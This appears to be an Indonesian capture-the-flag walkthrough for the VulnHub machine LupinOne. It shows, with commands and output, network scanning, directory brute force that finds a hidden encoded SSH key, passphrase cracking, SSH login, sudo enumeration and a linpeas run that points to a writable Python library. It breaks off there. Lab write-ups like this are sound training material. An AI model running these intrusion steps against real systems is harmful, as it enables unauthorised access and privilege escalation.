
CTF LUPINONE

Vulnerable machine: LupinOne
https://www.vulnhub.com/entry/empire-lupinone,750/



1. Menemukan IP Target


- melakukan scanning network dengan nmap untuk menemukan IP target

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:29 EST
Nmap scan report for 192.168.1.1
Host is up (0.0037s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0097s latency).
Nmap scan report for 192.168.1.107
Host is up (0.0099s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.40 seconds
```


2. Menemukan port yang terbuka pada server

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.1.107
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 20:38 EST
Nmap scan report for 192.168.1.107
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|   256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_  256 ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.04 seconds
```

3. Membuka halaman website lewat browser
-membuka halaman utama




-dari hasil scanning nmap terdapat halaman `/~myfiles` namun halaman tersebut berisi pesan error yang dibuat secara manual




Error 404

-jika dilakukan view page source hasilnya seperti ini




-lakukan directory brute force dengan ffuf untuk melihat apa halaman apa saja didalam website tersebut


-dari hasil directory brute force dengan ffuf ditemukan halaman `/~secret` yang jika dibuka berisi petunjuk sebagai berikut




-lakukan directory brute force pada halaman `/~secret` dengan ffuf untuk mencari dimana letak dimana file SSH key disimpan




-lokasi SSH key berhasil ditemukan di halaman `/~secret/.mysecret.txt`




-gunakan tool cyber chef untuk menemukan algoritma encode yang digunakan




-setelah dilakukan pencocokan satu per satu, kunci SSH berhasil didecode dengan base58




-simpan hasil decode kedalam file






4. Memecahkan kunci private SSH
-ambil hash dari kunci private SSH dengan tool ssh2john



-lakukan cracking dengan wordlist fasttrack sesuai petunjuk dan didapat password sebagai berikut



5. Melakukan koneksi ke SSH server

-lakukan koneksi ke SSH server dengan user icex64 sesuai petunjuk dengan menyertakan file SSH key yang sudah dibuat sebelumnya dan menggunakan password dari hasil cracking

```
┌──(kali㉿kali)-[~]
└─$ ssh -i ssh_key.rsa icex64@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.107' (ED25519) to the list of known host
s.
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

-melihat daftar file yang dimiliki user icex64

```
icex64@LupinOne:~$ ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
icex64@LupinOne:~$
```


6. Melakukan privilege escalation terhadap server

-melihat list yang bisa dilakukan oleh user icex64 tanpa password. Disini terdapat 2 buah file python. Jika file `/home/arsene/heist.py` dibaca, file tersebut mengakses library webbrowser. Tapi sayangnya perintah `locate` tidak bisa digunakan untuk menemukan tempat library webbrowser disimpan


```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser.py
icex64@LupinOne:~$
```

-gunakan file linpeas.sh (https://github.com/carlospolop/PEASS-ng/releases/tag/2023030) untuk menemukan jalur pemecahan sistem. Serving file tersebut dengan modul python

-gunakan perintah ifconfig untuk melihat IP address kali linux



-download file linpeas.sh dari kali linux



-tambahkan permission execute pada file linpeas.sh dan jalankan file tersebut

```
icex64@LupinOne:/tmp$ ls -la
total 852
drwxrwxrwt 10 root   root     4096 Mar  6 23:07 .
drwxr-xr-x 18 root   root     4096 Oct  4  2021 ..
drwxrwxrwt  2 root   root     4096 Mar  6 20:21 .font-unix
drwxrwxrwt  2 root   root     4096 Mar  6 20:21 .ICE-unix
-rw-r--r--  1 icex64 icex64 828172 Feb 27 03:56 linpeas.sh
drwx------  3 root   root     4096 Mar  6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-apache2.service-X5XGpi
drwx------  3 root   root     4096 Mar  6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-systemd-logind.service-Z85mRi
drwx------  3 root   root     4096 Mar  6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-systemd-timesyncd.service-SgfTMg
drwxrwxrwt  2 root   root     4096 Mar  6 20:21 .Test-unix
drwxrwxrwt  2 root   root     4096 Mar  6 20:21 .X11-unix
drwxrwxrwt  2 root   root     4096 Mar  6 20:21 .XIM-unix
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

-setelah file linpeas.sh dijalankan, lokasi file library webbrowser ditemukan

```
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
